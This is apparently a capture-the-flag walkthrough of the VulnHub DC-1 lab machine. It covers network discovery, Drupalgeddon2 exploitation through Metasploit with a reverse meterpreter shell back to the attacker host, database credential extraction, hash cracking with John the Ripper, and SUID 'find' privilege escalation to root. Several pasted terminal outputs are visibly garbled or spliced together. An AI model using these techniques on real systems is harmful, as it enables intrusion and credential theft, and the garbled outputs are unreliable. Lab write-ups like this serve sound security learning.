

## DC-1 Write-up

Platform: VulnHub

Machine Name: DC-1

Difficulty: Easy


Environment: Isolated local lab (Kali Linux + VulnHub VM)

### Step 1 : Identifying the target IP address (DC-1 Machine)

Command used : sudo netdiscover

Tool used : netdiscover

Output :



The screenshot shows the terminal output of the netdiscover command. It displays a table of captured ARP requests and responses from four hosts. The table includes columns for IP, At MAC Address, Count, Len, MAC Vendor / Hostname, and a header row. The data shows four entries, each corresponding to one of the four IP addresses listed.

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.78.1	00:50:56:c0:00:08	16	960	VMware, Inc.
192.168.78.2	00:50:56:fa:1c:07	5	300	VMware, Inc.
192.168.78.135	00:0c:29:6e:bc:54	1	60	VMware, Inc.
192.168.78.254	00:50:56:fc:74:60	1	60	VMware, Inc.

### Explanation:

Several IP addresses were discovered.

The first two belonged to:

- VMware NAT gateway (router)
- My Kali Linux machine
- The remaining IP address was identified as the **DC-1** target.
- To further confirm that statement, port scanning was conducted to further affirm the claim

### Step 2 : Scanning for open ports and services (possible vulnerabilities)

command used : nmap -sV <target-ip> ( -sV does scans with outputting the version as well ) / -sC -sV

Output :

```
(kali㉿kali)-[~]
└─$ nmap -sV 192.168.78.135
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 08:50 EDT
Nmap scan report for 192.168.78.135
Host is up (0.00030s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.2.22 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:6E:BC:54 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds
```

Explanation:

- The scan showed that port 80 was open and running a web service.
- The target IP was then opened in the browser to inspect the application.

### Step 3 : Web enumeration

- Opening the website revealed a Drupal-based web application.



- Since Drupal has known vulnerabilities, further enumeration was required.

### Step 4 : Checking for known vulnerabilities

Command used “ searchsploit drupal ”

Explanation:

- Several Drupal-related exploits were listed.
- Based on this, Metasploit was used to attempt exploitation.

## Step 5 : Gaining initial access

- Metasploit framework was launched and a suitable Drupal exploit module (exploit 01) was selected.

Output :

```
msf6 > search drupal
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
Matching Modules
=====
ID      Name                                     Description
--      --
0       exploit/unix/webapp/drupal_drupalgeddon2   Drupal CODER Module Remote Command Injection
1       exploit/unix/webapp/drupal_drupalgeddon2   Drupal Drupaleddon 2 Forms API Property Injection
2       \_ target: Automatic (PHP In-Memory)
3       \_ target: Automatic (PHP Dropper)
4       \_ target: Automatic (Unix In-Memory)
5       \_ target: Automatic (Linux Dropper)
6       \_ target: Drupal 7.x (PHP In-Memory)
7       \_ target: Drupal 7.x (PHP Dropper)
8       \_ target: Drupal 7.x (Unix In-Memory)
9       \_ target: Drupal 7.x (Linux Dropper)
10      \_ target: Drupal 8.x (PHP In-Memory)
11      \_ target: Drupal 8.x (PHP Dropper)
12      \_ target: Drupal 8.x (Unix In-Memory)
13      \_ target: Drupal 8.x (Linux Dropper)
14      \_ AKA: SA-CORE-2018-002
15      \_ AKA: drupalgeddon 2
16      exploit/multi/http/drupal_drupaleddon        2014-10-15   excellent  No   Drupal HTTP Parameter Key/Value SQL Injection
17      \_ target: drupal 7.0 - 7.31 (form-cache PHP injection method)

[!] No payload configured, defaulting to php/meterpreter/reverse_tcp
[*] Exploit module selected: exploit/unix/webapp/drupal_drupalgeddon2
[*] Nmap scan report in 10.83 seconds
[*] Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
View the full module info with the info, or info -d command. med in 10.83 seconds
```

Actions performed:

- Selected module 01
- Examined and selected preferred option from of the module
- Set RHOSTS to the target IP
- Ran the exploit

```
msf6 > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupaleddon2):
Name          Current Setting  Required  Description
DUMP_OUTPUT    false          no        Dump payload command output
PHP_FUNC       passthru       yes       PHP function to execute
Proxies        Currently: none          A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http
RHOSTS         192.168.78.134  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          80              IP        The target port (TCP)
SSL            false          no        Negotiate SSL/TLS for outgoing connections
TARGETURI      /              yes       Path to Drupal install
VHOST          192.168.78.134  09:00:00:00:00:00 192.168.78.134 09:00:00:00:00:00 192.168.78.134 09:00:00:00:00:00 192.168.78.134 09:00:00:00:00:00
Payload options (php/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
LHOST          192.168.78.134  yes       The listen address (an interface may be specified)
LPORT          4444           yes       The listen port
Exploit target:
PORT          STATE SERVICE VERSION
22/tcp        open  ssh  OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp        open  http  Apache httpd 2.2.22 ((Debian))
443/tcp       closed https
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
View the full module info with the info, or info -d command. med in 10.83 seconds

msf6 exploit(unix/webapp/drupal_drupaleddon2) > set Rhosts 192.168.78.135
Rhosts => 192.168.78.135
msf6 exploit(unix/webapp/drupal_drupaleddon2) > run
[*] Started reverse TCP handler on 192.168.78.134:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.78.135
[*] Meterpreter session 1 opened (192.168.78.134:4444 -> 192.168.78.135:34882) at 2025-08-22 01:53:17 -0400
```

Result:

- A low-privileged shell was obtained.

## Step 6 : Shell Stabilisation & Privilege Check

- Entered "whoami" to identify privilege, but there was no response. Hence a shell was created.
- Post shell creation, entering "whoami" indicated the shell was running as a low-privileged user

Output :

```
msf exploit(msfvenom) > run
[*] Started reverse TCP handler on 192.168.78.134:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.78.135
[*] Meterpreter session 1 opened (192.168.78.134:4444 → 192.168.78.135:34882) at 2025-08-22 01:53:17 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 3755 created.
Channel 0 created.
whoami
www-data


```

## Step 7 : Locating Flag 1

Commands used : “ pwd ” ( identifying current location)

“ ls ” (view all contents of the current location)

“ cat flag1.txt ” (view the txt file)



The screenshot shows a terminal window on the left and a web browser on the right. The terminal window displays a directory listing for "/var/www". The web browser shows a login page with fields for "Username" and "Password". Below the login form, there are links for "Create new account" and "Request new password". A "Log in" button is also present. The terminal window has the following output:

```
pwd
/var/www
ls
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
cat flag1.txt
Every good CMS needs a config file - and so do you.
```

Explanation:

- Flag 1 was located in the web directory.
- The flag contained a hint indicating that a CMS configuration file should be checked.

## Step 8 : Finding Drupal Configuration file

- Referred to public references to identify the configuration file location in Drupal file Structure

Output :

A screenshot of a Google search results page. The search query "drupal config file location" is entered in the search bar. Below the search bar, there are several search filters: All, Images, Videos, Shopping, Web, Forums, Short videos, and Show more. The first result is an AI-generated overview from "AI Overview" which states: "Drupal's primary configuration file is settings.php, typically located in sites/default/settings.php within your Drupal installation's root directory. This file contains crucial site-specific settings, including database connection details, environment configurations, and other global parameters." The rest of the search results are blurred.

### AI Overview

Drupal's primary configuration file is `settings.php`, typically located in `sites/default/settings.php` within your Drupal installation's root directory. This file contains crucial site-specific settings, including database connection details, environment configurations, and other global parameters.

Commands used : “cd sites”

“ cd default ”

“ cat settings.php ”

Output :

```
flag1.txt
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php

cd sites
ls
README.txt
all
default
example.sites.php

cd default
ls
default.settings.php
files
settings.php
```

```
cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

Result:

- Flag 2 was found
- Database credentials were discovered in the file

### Step 9: Database access and enumeration

- Identified the availability of python in the machine using command : “which python” .
- It affirmed the availabilty of it as well as its location
- A new more interactive bash shell was spawned using command : " python -c "import pty; pty.spawn('/bin/bash') "

```
which python
/usr/bin/python
python -c "import pty; pty.spawn('/bin/bash')"
www-data@DC-1:/var/www/sites/default$ 

www-data@DC-1:/var/www/sites/default$ ls
default.settings.php  files  settings.php
www-data@DC-1:/var/www/sites/default$ █
```

- Logging in the database
- Commands used : “mysql -u dbuser -p” & password : “R0ck3t”

Then,

- Drupal database was selected and enumerated
- Commands used : “ show databases; ”

“use drupaldb; ” (to select that database and)

“ show tables; ” (to see the list of tables in the database)

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 45
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_drupaldb |
+-----+
| actions |
+-----+
```

- Command used : “ select \* from users; ” (prompted the contents of users table)

Output :

```
mysql> select * from users ;
select * from users ;
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| uid | name | pass | access | login | status | timezone | language | picture | init | theme | signature | signature_format | created |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
| 0 | 0 | 0 | 0 | NULL | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 |
| 1 | admin | $SDvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | 1550583852 | 1 | Australia/Melbourne | 1 | admin@example.com | admin@example.com | fred@example.org | fred@example.org | b:0; | b:0; | filtered_html | 155058195 |
| 2 | Fred | $$DWGrxref6.D0cwB5Ts.GlnLw15chRRWH2s1R3Q8wC0EkvBQ/9TCGg | 1550582225 | 1 | Australia/Melbourne | 1 | admin@example.com | admin@example.com | fred@example.org | fred@example.org | b:0; | b:0; | filtered_html | 155058195 |
+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+----+
3 rows in set (0.00 sec)

mysql> ■
```

Result :

- An admin user account and a password hash were found
- User : admin
- password hash : \$\$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR , were found

## Step 10 : Cracking the password hash

- The hash was saved into a text file and cracked using John the Ripper.
- Command used : “ john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/hash.txt ”

```
(kali㉿kali)-[~]
└─$ pwd
/home/kali

(kali㉿kali)-[~]
└─$ cd ~/Documents

(kali㉿kali)-[~/Documents]
└─$ echo '$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR' > hash.txt

+ From users@kali
(kali㉿kali)-[~/Documents]
└─$ █
```

- The cracked password was later viewed using the command : “ john --show --format=drupal7 /home/kali/Documents/hash.txt ”

Output :

```
(kali㉿kali)-[~]
└─$ cd ~/Documents
└─$ ls
hash.txt

(kali㉿kali)-[~/Documents]
└─$ cat hash.txt
$S$DvQI6Y600iNeXRIeEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR

(kali㉿kali)-[~/Documents]
└─$ john --format=drupal7 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~/Documents]
└─$ john --show --format=drupal7 /home/kali/Documents/hash.txt


?53cr3t
1 password hash cracked, 0 left
```

Result :

- Username : admin
- Password : 53cr3t

## Step 11: Logging in to Drupal admin panel

- Using the cracked credentials, admin access to the Drupal site was obtained.
- Further enumeration through the admin interface revealed **Flag 3**, which contained hints related to privilege escalation.



- **Flag 3**

**Output :**

The screenshot shows a Drupal content page for the node 'flag3'. The title is 'flag3'. Below the title are 'View' and 'Edit' buttons. The content area contains the text: 'Special PERMS will help FIND the passwd - but you'll need to -exec that command to work out how to get what's in the shadow.' Navigation links include 'Home' and 'Add content'.

## Step 12: Privilege escalation

- Exited mysql and changed directory to home, where the directory to **flag 4** was located

```

mysql> exit
exit
Bye
www-data@DC-1:/home$ cd /home
cd /home
www-data@DC-1:/home$ ls
ls
flag4
www-data@DC-1:/home$ cd flag4
cd flag4
www-data@DC-1:/home/flag4$ 

www-data@DC-1:/home/flag4$ ls
ls
flag4.txt
www-data@DC-1:/home/flag4$ 

www-data@DC-1:/home/flag4$ cat flag4.txt
cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?
www-data@DC-1:/home/flag4$ 

```

- Exited back to home directory to, checked all available directories including root, which was denied access to
- Hence, a new file was created in the “tmp” folder to spawn a root shell

- Commands used : “ touch DC-1 ”

" find DC1 -exec "/bin/sh" \; " ( " find " binary has the SUID bit set, meaning it always runs with its owner's permission (root) )

Output :

```
www-data@DC-1:/home/flag4$ cd /
cd /
www-data@DC-1:$ ls
ls
bin  home      lib64    opt   sbin   tmp     vmlinuz.old
boot initrd.img  lost+found  proc  selinux  usr
dev  initrd.img.old  media    root   srv    var
etc  lib       mnt     run    sys    vmlinuz
www-data@DC-1:$ cd tmp
cd tmp
www-data@DC-1:/tmp$ ls
ls
www-data@DC-1:/tmp$ touch DC-1
touch DC-1
```

### Step 13: Capturing the final flag

- With root access obtained, the root directory was accessed and the final flag was captured.

Output :

```
www-data@DC-1:/tmp$ ls
ls
DC1
www-data@DC-1:/tmp$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!
Hopefully you've enjoyed this and learned some new skills.
You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

- This marks the completion of the DC-1 machine.
- Overall, this machine involved gaining initial access through a vulnerable Drupal CMS. During post-exploitation, database credentials were found stored in plaintext within the Drupal configuration file, which allowed further access to the system. The presence of a weak and crackable password hash enabled administrative access to the web application. Finally, a misconfigured SUID binary (find) was identified and abused to escalate privileges and obtain root access.